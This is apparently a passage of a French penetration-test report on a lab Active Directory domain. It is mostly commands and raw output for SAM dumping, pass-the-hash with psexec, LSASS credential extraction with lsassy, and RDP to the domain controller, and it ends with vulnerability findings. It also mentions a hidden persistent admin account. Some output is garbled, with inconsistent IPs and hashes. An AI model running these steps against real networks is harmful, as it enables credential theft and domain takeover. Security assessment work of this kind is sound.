self.conn.execute_cmd('reg save HKLM\SAM C:\\Windows\\temp\\SAM $6 reg save HKLM\\SYSTEM C:\\Windows\\temp\\SYSTEM')
usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\$'
self.conn.execute_cmd('reg save HKLM\\SECURITY C:\\Windows\\temp\\SECURITY $6 reg save HKLM\\SYSTEM C:\\Windows\\temp\\SYSTEM')
SMB 10.10.10.101 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB 10.10.10.112 445 FILE01 [*] Windows 10.0 Build 17763 x64 (name:FILE01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.117 445 DESKTOP01 [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.117 445 DESKTOP01 [*] Travers.ic\\dmorin:azertyuiop
SMB 10.10.10.117 445 DESKTOP01 [*] Travers.ic\\dmorin:azertyuiop (Pwn3d!)
SMB 10.10.10.117 445 DESKTOP01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:1d6cfe0d16ae931b73c59d7e0c089c0!!!
SMB 10.10.10.117 445 DESKTOP01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0!!!
SMB 10.10.10.117 445 DESKTOP01 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0!!!
SMB 10.10.10.117 445 DESKTOP01 [*] Dumping SAM hashes
SMB 10.10.10.117 445 DESKTOP01 [*] LocalAccount:1001:aad3b435b51404eeaad3b435b51404ee:1d6cfe0d16ae931b73c59d7e0c089c0!!!
SMB 10.10.10.117 445 DESKTOP01 WDGUtilityAccount:506:aad3b435b51404eeaad3b435b51404ee:1d6cfe0d16ae931b73c59d7e0c089c0!!!
SMB 10.10.10.117 445 DESKTOP01 install:1001:aad3b435b51404eeaad3b435b51404ee:d44b8cd2eedffce8a3fbc78e081e274!!!
SMB 10.10.10.117 445 DESKTOP01 [*] Added 5 SAM hashes to the database

```

Résultats obtenus :

La commande a été exécutée avec succès, et la connexion avec les identifiants du compte dmorin a permis de se connecter aux machines du réseau. La récupération du SAM a permis d'extraire plusieurs hashes NTLM de mots de passe pour des comptes sur la machine DESKTOP01 (10.10.10.117). Les comptes suivants ont été récupérés, avec leurs hachages :

- Administrator (ID 500)
- Guest (ID 501)
- DefaultAccount (ID 503)
- WDGUtilityAccount (ID 504)
- install (ID 1001)

Le hash récupéré pour le compte Administrator peut être utilisé pour tenter une attaque de type Pass-The-Hash sur les machines du réseau. Il est important de noter que le compte Administrator fait partie du groupe Admin Domain, ce qui lui accorde des privilèges élevés permettant d'accéder à des ressources sensibles et de manipuler l'infrastructure du domaine.

Pass-the-Hash via le script psexec.py

Après avoir récupéré le hash NTLM du compte Administrator sur la machine DESKTOP01, il est pertinent de tenter une attaque de type Pass-the-Hash. Cette méthode permet d'exploiter directement le hash pour s'authentifier sur les machines du réseau sans avoir

besoin du mot de passe en clair, ce qui facilite l'élévation des privilèges et l'accès aux ressources sensibles. La prochaine étape sera d'utiliser ce hash pour tenter d'obtenir des droits administratifs supplémentaires sur d'autres systèmes.

Nous utiliserons l'outil Impacket, plus précisément le script Python psexec.py, qui permet d'exécuter des commandes à distance sur une machine cible via le protocole SMB. Ce script permet une authentification à distance en utilisant le hash NTLM. Nous allons nous rendre dans le répertoire approprié avant d'exécuter la commande appropriée.

`sudo ./psexec.py -hashes :1dc15302289cae7a5139044ce6b872d7 Administrator@10.10.10.101`

Détails de la commande :

- **sudo** : Exécute la commande avec des privilèges administratifs (super utilisateur).
- **./psexec.py** : Lance le script Python psexec.py fourni par l'outil **Impacket**. Ce script permet d'exécuter des commandes à distance via le protocole SMB.
- **-hashes :1dc15302289cae7a5139044ce6b872d7** : Spécifie le hash NTLM à utiliser pour l'authentification. Le format :1dc15302289cae7a5139044ce6b872d7 correspond au hash NTLM pour l'authentification.
- **Administrator@10.10.10.101** : Indique le compte utilisateur (Administrator) et l'adresse IP de la machine cible DC01 (10.10.10.101) sur laquelle la commande sera exécutée.

Cette commande tente donc de se connecter au contrôleur de domaine **10.10.10.101** en utilisant le hash NTLM du compte **Administrator**, pour exécuter des commandes à distance via SMB.

```
(kali@kali)~$ cd /usr/share/doc/python3-impacket/examples
(kali@kali)~/usr/share/doc/python3-impacket/examples$ sudo ./psexec.py -hashes :1dc15302289cae7a5139044ce6b872d7 Administrator@10.10.10.101
Impacket v0.11.0 - Copyright 2023 Fortra
[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
```

Résultat obtenu :

La tentative de connexion sur cette machine a échoué, cela peut-être lié à l'activation du **SMB signing** qui est activé sur cette machine et que le script psexec.py n'est pas configuré pour signer les messages SMB.

Nous ciblons alors le poste de travail DESKTOP01 (10.10.10.117) avec la commande :

`sudo ./psexec.py -hashes :1dc15302289cae7a5139044ce6b872d7 Administrator@10.10.10.117`

```
(kali@kali):~$ cd /usr/share/doc/python3-impacket/examples
(kali@kali):~/usr/share/doc/python3-impacket/examples$ sudo ./psexec.py -hashes :1dc15302289cae7a5139044ce6b872d7 Administrator@10.10.117
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.117....
[*] Found writable share ADMIN$
[*] Uploading file xOclHqgl.exe
[*] Opening SVCManager on 10.10.117.....
[*] Creating service bQHa on 10.10.117.....
[*] Starting service bQHa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.2274]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

Résultat obtenu :

Cette fois la connexion à la machine a réussie, nous avons obtenu un shell avec des privilèges SYSTEM.

Nous réitérons une tentative mais cette fois-ci sur la machine FILER01 (10.10.10.112 :

sudo ./psexec.py -hashes :1dc15302289cae7a5139044ce6b872d7 Administrator@10.10.10.112

```
(kali@kali):~$ cd /usr/share/doc/python3-impacket/examples
(kali@kali):~/usr/share/doc/python3-impacket/examples$ sudo ./psexec.py -hashes :1dc15302289cae7a5139044ce6b872d7 Administrator@10.10.10.112
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.112....
[*] Found writable share ADMIN$
[*] Uploading file fe2gyrB.exe
[*] Opening SVCManager on 10.10.112.....
[*] Creating service VfrI on 10.10.112.....
[*] Starting service VfrI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

Une fois de plus la connexion aboutie, nous obtenons également un shell avec des privilèges SYSTEM.

Après avoir obtenu un accès avec des privilèges SYSTEM via l'attaque Pass-the-Hash, nous avons étendu notre contrôle sur plusieurs machines du réseau. Cependant, pour maximiser les informations exploitables et approfondir notre investigation, il est maintenant pertinent d'exploiter le processus LSASS (Local Security Authority Subsystem Service). En effet, ce processus contient des informations sensibles, notamment des hashes NTLM et des tickets Kerberos, qui peuvent être utilisés dans des attaques telles que Pass-the-Hash ou Pass-the-Ticket.

Exploitation des identifiants via LSASSY :

Dans cette nouvelle phase, nous allons utiliser l'outil LSASSY pour extraire directement des données de sécurité. Cette étape est essentielle pour récupérer des identifiants d'utilisateurs et des tickets Kerberos qui faciliteront l'escalade de privilèges ou le déplacement latéral au sein du réseau. Cela nous donnera accès à des informations supplémentaires qui, une fois exploitées, permettront de renforcer davantage notre présence sur le réseau et de préparer les prochaines étapes d'escalade.

La commande suivante nous permettra d'extraire ces informations cruciales sur la machine cible 10.10.10.117 :


```
sudo /usr/local/bin/lsassy -H :1dc15302289cae7a5139044ce6b872d7 -u Administrator 10.10.10.117
```

Détails de la commande :

- **sudo** : Exécute la commande avec les privilèges de super utilisateur (root)
- **/usr/local/bin/lsassy** : C'est le chemin d'accès à l'outil **LSASSY**, utilisé pour interagir avec le processus LSASS sur un système Windows et en extraire des informations sensibles.
- **-H :1dc15302289cae7a5139044ce6b872d7** : Spécifie le hash NTLM du compte **Administrator** à utiliser pour l'authentification sans utiliser de mot de passe en clair.
- **-u Administrator** : Indique que l'on utilise le compte **Administrator** pour l'authentification sur la machine cible.
- **10.10.10.117** : L'adresse IP de la machine cible sur laquelle l'extraction des informations du processus LSASS sera effectuée.

```
(kali@kali) ~$ sudo /usr/local/bin/lsassy -H :1dc15302289cae7a5139044ce6b872d7 -u Administrator 10.10.10.117
[+] 10.10.10.117 Authentication successful
[+] 10.10.10.117 Lsass dumped in C:\Windows\Temp\xfm3k.fon (42646194 Bytes)
[+] 10.10.10.117 Lsass dump deleted
[+] 10.10.10.117 TRAVERSIC\DESKTOP01$ [NT] 02f8fcd510191620b3e38541bb65da4 | [SHA1] 2422bea551df7fc7c40110240c92be5f5613bccf
[+] 10.10.10.117 travers.ic\desktop01$ [PWD] RQ,3r7p]35P5T"65MuU=2b-V8-V47v:46"EC30Ub> 'H=g B12"U.SV;| 'G:W\X;0j-ca)5bUob+L23mD7+BV1T3YJUFqoTVPqr#FpqQn;0oVODMH'V.LDk
[+] 10.10.10.117 TRAVERSIC\DESKTOP01$ [NT] cdf3fa2c0049b76120784ab70e73f205 | [SHA1] 1aef6e5174495050f17165319e5f5dc825d3101b2
[+] 10.10.10.117 travers.ic\desktop01$ [PWD] 14b7aa8174b7ce8123a68bb4947e9c1c4077200ba5543ff12dec80a14a98dd365c5d99941b98f36de8a3c7d2e5652295c98b4410652284d45ad3f21ad2fe1c6485abef38b5e
b263a95269f1ab5488473c869dc78d68000eff90cc7ff06dff597a1510c95f6a15222eda8e027eeb74e58b784f1bc4339eaab2ad9f8cf2c5956bf31fc3c9d2890ba82442380d933ccdb7985aee99567e8516dcdb4f5efc584532c8
c790b72dc5cd8772d0800717cacbbd7977f00d67b36e676976188a1f86408083ca1598bd8766ab16de7b73ddb4aa379ccac773a214bd912c37207769299c9b9703522cf05aba0b614d9b
[+] 10.10.10.117 travers.ic\desktop01$ [PWD] 27f61dc237f311638aaf3d9e86e2ae265d75c7617a2071192727fd50b98728a7633c62b693eb7d03b02d0abce3722da6b715ffa7b888cc53c4d3f1101c76621c1f6b777cbfac15
dfc50ccad59553c8f32cd0e4eb3294a393bd40622879bd58e1b5abe2ce2f16acc04f3ab9cdd1a2a77a9908f510bbee7e4d6c5ea9d9814d13fcec8f9110919b29ba3a5602145849f26fc1e6c29707239cec9eea0d6195ebdeaaaf9
ba5501e0270eaf4cb09f382864981d7277364a3bca4ae-d853b70a3f6f2400c1c187ab6aecc92c1706c3790b21e6df642fd7209982c345246db41e112d460a9db063a3fb1f00b035
[+] 10.10.10.117 TRAVERSIC\desktop01$ [PWD] 14b7aa8174b7ce8123a68bb4947e9c1c4077200ba5543ff12dec80a14a98dd365c5d99941b98f36de8a3c7d2e5652295c98b4410652284d45ad3f21ad2fe1c6485abef38b5e
b263a95369f1ab5488473c869dc78d68000eff90cc7ff06dff597a1510c95f6a15222eda8e027eeb74e58b784f1bc4339eaab2ad9f8cf2c5956bf31fc3c9d2890ba82442380d933ccdb7985aee99567e8516dcdb4f5efc584532c8
c790b72dc5cd8772d0800717cacbbd7977f00d67b36e676976188a1f86408083ca1598bd8766ab16de7b73ddb4aa379ccac773a214bd912c37207769299c9b9703522cf05aba0b614d9b
[+] 10.10.10.117 TRAVERSIC\DESKTOP01$ [TGT] Domain: TRAVERS-IC - End time: 2025-04-01 20:52 (TGT_TRAVERS-IC_DESKTOP015_krbtgt_TRAVERS-IC_0294cf22.kirbi)
[+] 10.10.10.117 TRAVERSIC\DESKTOP01$ [TGT] Domain: TRAVERS-IC - End time: 2025-04-01 20:52 (TGT_TRAVERS-IC_DESKTOP015_krbtgt_TRAVERS-IC_3f03cbdf.kirbi)
[+] 10.10.10.117 6 Kerberos tickets written to /root/.config/lsassy/tickets
[+] 10.10.10.117 4 masterkeys saved to /root/.config/lsassy/masterkeys.txt
```

Résultats obtenus :

La commande a abouti avec succès, comme le montre la sortie :

- Des hachages NTLM et SHA1 ont été extraits pour le compte **TRAVERSIC\DESKTOP01\$**.
- Des mots de passe en clair ont été récupérés.
- Des tickets Kerberos ont été extraits et sauvegardés dans **/root/.config/lsassy/tickets/**.
- Les **Master keys** ont été enregistrés dans le fichier **/root/.config/lsassy/masterkeys.txt**.

Nous allons à présent répéter l'opération sur la machine **FILER01**, toujours avec le hash du compte **Administrator** précédemment récupéré :

```
sudo /usr/local/bin/lsassy -H :1dc15302289cae7a5139044ce6b872d7 -u Administrator 10.10.10.112
```



```

kali@kali:~$ sudo /usr/local/bin/lsassy -H :1dc15382289cae7a5139044ce6b872d7 -u Administrator 10.10.10.112
[+] 10.10.10.112 Authentication successful
[+] 10.10.10.112 Lsass dumped in C:\Windows\Temp\usBbV35w4.log (44151148 Bytes)
[+] 10.10.10.112 Lsass dump deleted
[+] 10.10.10.112 Travers.IC\pclerc [NT] bce0234ba1ca220cf8762d1ff8dda4b | [SHA1] 9b4855846f94c8c8db0a3eb73bb026e5ff77981
[+] 10.10.10.112 Travers.IC\pclerc [PMD] pr0F3550r
[+] 10.10.10.112 Travers.IC\FILER01$ [NT] e9cf36bb625a0e84eba38e19a8e6081f | [SHA1] 727f0400613b863a7a59aa059a09fe3fd1f7b468
[+] 10.10.10.112 Travers.IC\FILER01$ [PMD] 9bffc384192cc8378b319abackcd29dab2e66f22879343aee096625422b682fca2945273743711d8cf4fa77c6c84f92deb33d198d4ef1cad117b10675fb674246e64760363d35
57dece207820e54238d794ee815c796af05d161037120ac5001e6bb4cae1625e9368750e9374ba886e1766659572debcbcd577a438d6e51e5fbf2e5551db866f2013868df1fcad119dffb5c54880d891429cb6029a2dfe0285ed909dc8
74f0000993f0bc978e845fbd287fe826fc65d11963aa28e70130b88dac044f647edc159235b3dae8c2c20afd7c9004e2079d1ec192182784699356586be134c1aabd0b84252853519d
[+] 10.10.10.112 Travers.IC\lbrunet [NT] 53c08f98ee093508c83eb2adff55b51c7 | [SHA1] 1635e11cf91b4856b02d50dce7193f328f47064
[+] 10.10.10.112 Travers.IC\FILER01$ [NT] 020019dc07eacbc65d5d21f0e1907500 | [SHA1] 3446ee03d8b1a70df09dcafa720b08f22796ebbbd
[+] 10.10.10.112 Travers.IC\FILER01$ [PMD] s+8SnoA x\PAE-D27PM4'u,MS \vklN-XB21.ahy8004i58Wc\y+0Uq\Nem600r50z+LUSi8M4sjm>M"VjpBH0U3V+ FYael\597cY2t7HcuZL+aCw,G
[+] 10.10.10.112 Travers.IC\rbertin [TGT] Domain: TRAVERS.IC - End time: 2025-03-17 03:43 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_195b25f0.kirbi)
[+] 10.10.10.112 Travers.IC\rbertin [TGT] Domain: TRAVERS.IC - End time: 2025-03-17 03:42 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_37827f35.kirbi)
[+] 10.10.10.112 Travers.IC\rbertin [TGT] Domain: TRAVERS.IC - End time: 2025-03-17 03:41 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_910100db.kirbi)
[+] 10.10.10.112 Travers.IC\FILER01$ [TGT] Domain: TRAVERS.IC - End time: 2025-03-17 03:07 (TGT_TRAVERS.IC_FILER01_krbtgt_TRAVERS.IC_c286c729.kirbi)
[+] 10.10.10.112 Travers.IC\FILER01$ [TGT] Domain: TRAVERS.IC - End time: 2025-03-17 03:07 (TGT_TRAVERS.IC_FILER01_krbtgt_TRAVERS.IC_44aae8e8.kirbi)
[+] 10.10.10.112 Travers.IC\lbrunet [TGT] Domain: TRAVERS.IC - End time: 2025-03-17 03:43 (TGT_TRAVERS.IC_lbrunet_krbtgt_TRAVERS.IC_c82cbb9c.kirbi)
[+] 10.10.10.112 Travers.IC\FILER01$ [TGT] Domain: TRAVERS.IC - End time: 2025-03-17 03:07 (TGT_TRAVERS.IC_FILER01_krbtgt_TRAVERS.IC_b4f56c73.kirbi)
[+] 10.10.10.112 21 Kerberos tickets written to /root/.config/lsassy/tickets
[+] 10.10.10.112 5 masterkeys saved to /root/.config/lsassy/masterkeys.txt

```

Résultats obtenus :

L'exécution de la commande a permis d'effectuer un dump LSASS réussi, et plusieurs informations sensibles ont été récupérées.

- **Hash NTLM et SHA1** pour les comptes suivants :
 - TRAVERSIC\lbrunet (Administrateur serveur)
 - TRAVERSIC\FILER01\$
 - TRAVERSIC\pclerc (Administrateur du domaine)
- **Mot de passe en clair** pour les comptes suivants :
 - TRAVERSIC\pclerc : "pr0F3550r"
 - TRAVERSIC\FILER01\$
- **Tickets Kerberos** sauvegardés sous **/root/.config/lsassy/tickets** pour les comptes :
 - TRAVERSIC\lbrunet (Administrateur serveur)
 - TRAVERSIC\rbertin (Administrateur du domaine)
 - TRAVERSIC\FILER01\$

Le mot de passe en clair du compte **pclerc** a été récupéré. Ce compte fait partie du groupe **Domain Admins**, ce qui permet d'obtenir un accès total au domaine. Cela donne la possibilité d'exécuter des commandes sur toutes les machines, de récupérer les hashes NTLM des autres utilisateurs et même de créer un accès persistant.

Connexion en RDP au contrôleur de domaine :

Avec l'accès au compte **pclerc**, membre du groupe **Domain Admins**, nous avons désormais la possibilité d'exploiter cet accès pour interagir directement avec le contrôleur de domaine **DC01**. En utilisant ces identifiants, nous allons tenter de nous connecter à **DC01** via RDP (Remote Desktop Protocol) et vérifier le niveau d'accès ainsi obtenu. Cette étape nous permettra d'évaluer la portée de nos privilèges sur le contrôleur de domaine et de confirmer

la réussite de notre escalade de privilèges. Pour ce faire, nous utilisons la commande suivante :

xfreerdp /u:pclerc /p:pr0F3550r /v:10.10.10.101


Détails de la commande :

- **xfreerdp** : Il s'agit d'un client RDP (Remote Desktop Protocol) open-source pour Linux, permettant de se connecter à un serveur Windows via RDP.
- **/u:pclerc** : Spécifie le nom d'utilisateur pour la connexion. Ici, "pclerc" est le compte utilisateur utilisé pour l'authentification.
- **/p:pr0F3550r** : Indique le mot de passe associé au compte "pclerc", qui est "pr0F3550r" dans ce cas.
- **/v:10.10.10.101** : Définit l'adresse IP du serveur cible pour la connexion RDP. Ici, il s'agit du contrôleur de domaine **DC01**, dont l'adresse IP est **10.10.10.101**.

```
(kali@kali)~$ xfreerdp /u:pclerc /p:pr0F3550r /v:10.10.10.101
[14:10:47:257] [67255:67260] [INFO][com.freerdp.crypto] - creating directory /home/kali/.config/freerdp
[14:10:47:257] [67255:67260] [INFO][com.freerdp.crypto] - creating directory /home/kali/.config/freerdp/certs
[14:10:47:257] [67255:67260] [INFO][com.freerdp.crypto] - created directory /home/kali/.config/freerdp/server
[14:10:47:403] [67255:67260] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[14:10:47:403] [67255:67260] [WARN][com.freerdp.crypto] - CN = DC01.travers-ic
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - @
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - @ WARNING: CERTIFICATE NAME MISMATCH! @
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - @
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.10.10.101:3389)
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - Common Name (CN):
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - DC01.travers-ic
[14:10:47:404] [67255:67260] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.10.10.101:3389 (RDP-Server):
Common Name: DC01.travers-ic
Subject: CN = DC01.travers-ic
Issuer: CN = DC01.travers-ic
Thumbprint: 2F492A41179B9F435459D5833A3ADD6B4408D8EC1A5BEEF014F6683DF3E74DF3E6215F663
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
[14:11:02:580] [67255:67260] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[14:11:02:580] [67255:67260] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[14:11:02:605] [67255:67260] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[14:11:02:605] [67255:67260] [INFO][com.freerdp.channels.drdsync.client] - Loading Dynamic Virtual Channel rdpfx
[14:11:23:349] [67255:67260] [INFO][com.freerdp.client.k11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
```

Résultat obtenu :

La connexion en RDP au contrôleur de domaine DC01 a réussi, nous avons à présent accès aux différents services hébergés par ce serveur et notamment l'Active Directory.



La connexion RDP au contrôleur de domaine **DC01 (10.10.10.101)** a aboutie, confirmant ainsi l'accès à l'Active Directory avec des privilèges administratifs. Cet accès nous permet un contrôle total sur l'ensemble du domaine, ce qui signifie que l'environnement est entièrement compromis.

Désormais, nous avons la possibilité de créer un compte avec des droits élevés afin d'assurer un accès persistant au domaine, même si les identifiants actuellement compromis venaient à être modifiés ou révoqués. Ce compte pourra être dissimulé dans l'Active Directory pour éviter sa détection et garantir une porte dérobée durable.

Lors des phases de mouvement latéral et d'élévation de privilèges de notre test d'intrusion, nous avons pu relever certaines vulnérabilités. Ces étapes d'une attaque permettent à un attaquant de s'étendre à travers le réseau, de prendre le contrôle de nouvelles machines et d'obtenir des privilèges plus élevés. En exploitant des failles dans la gestion des identifiants, l'extraction de données sensibles et la mauvaise configuration de certaines ressources, l'attaquant peut compromettre des comptes de niveau administrateur et accéder à des informations critiques. Voici les principales vulnérabilités découvertes lors de cette phase de notre test d'intrusion.

Vulnérabilité V08 :

Réutilisation de mots de passe

Résumé de la vulnérabilité:

La réutilisation du mot de passe "Support2021" sur plusieurs comptes utilisateurs dans le domaine, y compris des comptes administrateurs, représente une vulnérabilité sérieuse. Lorsqu'un même mot de passe est utilisé sur plusieurs comptes, particulièrement sur des comptes à privilèges élevés, cela accroît de manière significative le risque en cas de compromission d'un de ces mots de passe.

Dans ce cas précis, si un attaquant parvient à obtenir le mot de passe d'un compte (comme celui de amaillot), il peut facilement accéder à d'autres comptes du domaine, y compris des comptes administratifs comme celui de pbegue.

Vulnérabilité V09 :

Mauvaise gestion des mots de passe des comptes de service

Résumé de la vulnérabilité:

La vulnérabilité exploitée ici concerne la mauvaise gestion des mots de passe des comptes de service dans Active Directory, en particulier ceux associés à des Service Principal Names (**SPN**). Ces comptes utilisent des mots de passe souvent faibles ou statiques, ce qui facilite leur compromission via une attaque de **Kerberoasting**. L'outil **Impacket** permet de récupérer les tickets Kerberos associés à ces SPN, que l'attaquant peut ensuite tenter de craquer hors ligne pour obtenir les mots de passe en clair. Si un compte compromis appartient à des groupes privilégiés comme Domain Admins, l'attaquant peut obtenir un contrôle total sur le domaine, créant ainsi un accès persistant. Pour se défendre, il est crucial d'utiliser des mots de passe complexes et de protéger les comptes sensibles contre l'extraction de leurs tickets.

IV. Résumé des vulnérabilités :

Le tableau ci-dessous résume les vulnérabilités identifiées lors du test d'intrusion au sein du réseau.

Vulnérabilité V01	Absence de segmentation du réseau
Vulnérabilité V02	Absence de sécurisation des services LDAP (Port 389)
Vulnérabilité V03	SMB Signing Désactivé (pour FILER01 et DESKTOP01)
Vulnérabilité V04	Mauvaise gestion des mots de passes
Vulnérabilité V05	Absence de verrouillage de comptes après plusieurs tentatives de connexion échouées
Vulnérabilité V06	Faiblesse des Politiques de Sécurité Active Directory
Vulnérabilité V07	Compte exposé avec mot de passe en clair
Vulnérabilité V08	Réutilisation de mots de passe
Vulnérabilité V09	Mauvaise gestion des mots de passe des comptes de service